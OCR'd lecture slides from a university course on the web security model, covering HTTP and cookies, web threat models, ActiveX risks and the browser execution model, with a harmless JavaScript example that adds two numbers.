CS 361S

Web Security Model

Vitaly Shmatikov


(most slides from the Stanford Web security group)




Reading Assignment

- Read "Rookits for JavaScript Environments" and "Beware of Finer-Grained Origins"


Browser and Network




HTTP: HyperText Transfer Protocol

- Used to request and return data
  - Methods: GET, POST, HEAD, …
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications
- Evolution
  - HTTP 1.0: simple
  - HTTP 1.1: more complex

HTTP Request




HTTP Response



Website Storing Info In Browser

A cookie is a file created by a website to store information in the browser



HTTP is a stateless protocol; cookies add state

What Are Cookies Used For?

- Authentication
  - The cookie proves to the website that the client previously authenticated correctly
- Personalization
  - Helps the website recognize the user from a previous visit
- Tracking
  - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on


Goals of Web Security

- Safely browse the Web
  - A malicious website cannot steal information from or modify legitimate sites or otherwise harm the user...
  - ... even if visited concurrently with a legitimate site - in a separate browser window, tab, or even iframe on the same webpage
- Support secure Web applications
  - Applications delivered over the Web should have the same security properties we require for standalone applications (what are these properties?)


All of These Should Be Safe

- Safe to visit an evil website

- Safe to visit two pages at the same time




- Safe delegation



Security Vulnerabilities in 2011


Source: IBM X-Force



Two Sides of Web Security

- Web browser
  - Responsible for securely confining Web content presented by visited websites
- Web applications
  - Online merchants, banks, blogs, Google Apps …
  - Mix of server-side and client-side code
    - Server-side code written in PHP, Ruby, ASP, JSP… runs on the Web server
    - Client-side code written in JavaScript… runs in the Web browser
  - Many potential bugs: XSS, XSRF, SQL injection

Where Does the Attacker Live?



Web Threat Models

- Web attacker
- Network attacker
  - Passive: wireless eavesdropper
  - Active: evil Wi-Fi router, DNS poisoning
- Malware attacker
  - Malicious code executes directly on victim's computer
  - To infect victim's computer, can exploit software bugs (e.g., buffer overflow) or convince user to install malicious content (how?)
    - Masquerade as an antivirus program, video codec, etc.

Web Attacker

- Controls a malicious website (attacker.com)
  - Can even obtain an SSL/TLS certificate for his site ($0)
- User visits attacker.com – why?
  - Phishing email, enticing content, search results, placed by an ad network, blind luck …
  - Attacker's Facebook app
- Attacker has no other access to user machine!
- Variation: "iframe attacker"
  - An iframe with malicious content included in an otherwise honest webpage
    - Syndicated advertising, mashups, etc.

Dangerous Websites

- Microsoft's 2006 "Web patrol" study identified hundreds of URLs that could successfully exploit unpatched Windows XP machines
  - Many interlinked by redirection and controlled by the same major players
- "But I never visit risky websites"
  - 11 exploit pages are among top 10,000 most visited
  - Trick: put up a page with popular content, get into search engines, page then redirects to the exploit site
    - One of the malicious sites was providing exploits to 75 "innocuous" sites focusing on (1) celebrities, (2) song lyrics, (3) wallpapers, (4) video game cheats, and (5) wrestling

OS vs. Browser Analogies

Operating system

- Primitives
  - System calls
  - Processes
  - Disk
- Principals: Users
  - Discretionary access control
- Vulnerabilities
  - Buffer overflow
  - Root exploit

Web browser

- Primitives
  - Document object model
  - Frames
  - Cookies and localStorage
- Principals: “Origins”
  - Mandatory access control
- Vulnerabilities
  - Cross-site scripting
  - Universal scripting

ActiveX

- ActiveX "controls" are compiled binaries that reside on the client machine
  - Downloaded and installed, like any other executable
  - Activated by an HTML object tag on the page
  - Run as native binaries, not interpreted by the browser
- Security model relies on three components
  - Digital signatures to verify the source of the control
  - Browser policy can reject controls from network zones
  - Controls can be marked by author as "safe for initialization" or "safe for scripting"

Once accepted, installed and started, no control over execution!

Installing ActiveX Controls

If you install and run, no further control over the code, same access as any other program you installed

ActiveX Risks

- From MSDN:
  - "An ActiveX control can be an extremely insecure way to provide a feature. Because it is a Component Object Model (COM) object, it can do anything the user can do from that computer. It can read from and write to the registry, and it has access to the local file system. From the moment a user downloads an ActiveX control, the control may be vulnerable to attack because any Web application on the Internet can repurpose it, that is, use the control for its own ends whether sincere or malicious."
- How can a control be "repurposed?"
  - Once a control is installed, any webpage that knows the control's class identifier (CLSID) can access it using an HTML object tag embedded in the page


Browser: Basic Execution Model


- Each browser window or frame:
  - Loads content
  - Renders
    - Processes HTML and executes scripts to display the page
    - May involve images, subframes, etc.
  - Responds to events
- Events
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnUnload
  - Timing: setTimeout(), clearTimeout()

HTML and Scripts

Browser receives content,
displays HTML and executes scripts

```
<html>
    ...
<p> The script on this page adds two numbers
<script>
    var num1, num2, sum
    num1 = prompt("Enter first number")
    num2 = prompt("Enter second number")
    sum = parseInt(num1) + parseInt(num2)
    alert("Sum = " + sum)
</script>
    ...
</html>
```


C:\Documents and Settings\John Mitchell\My Documents\st...
C:\Documents a
Live Search
C:\Documents an...
Page
The script on this page adds two numbers
Explorer User Prompt
Script Prompt:
Enter first number
OK
Cancel
3
Done
My Computer
100%

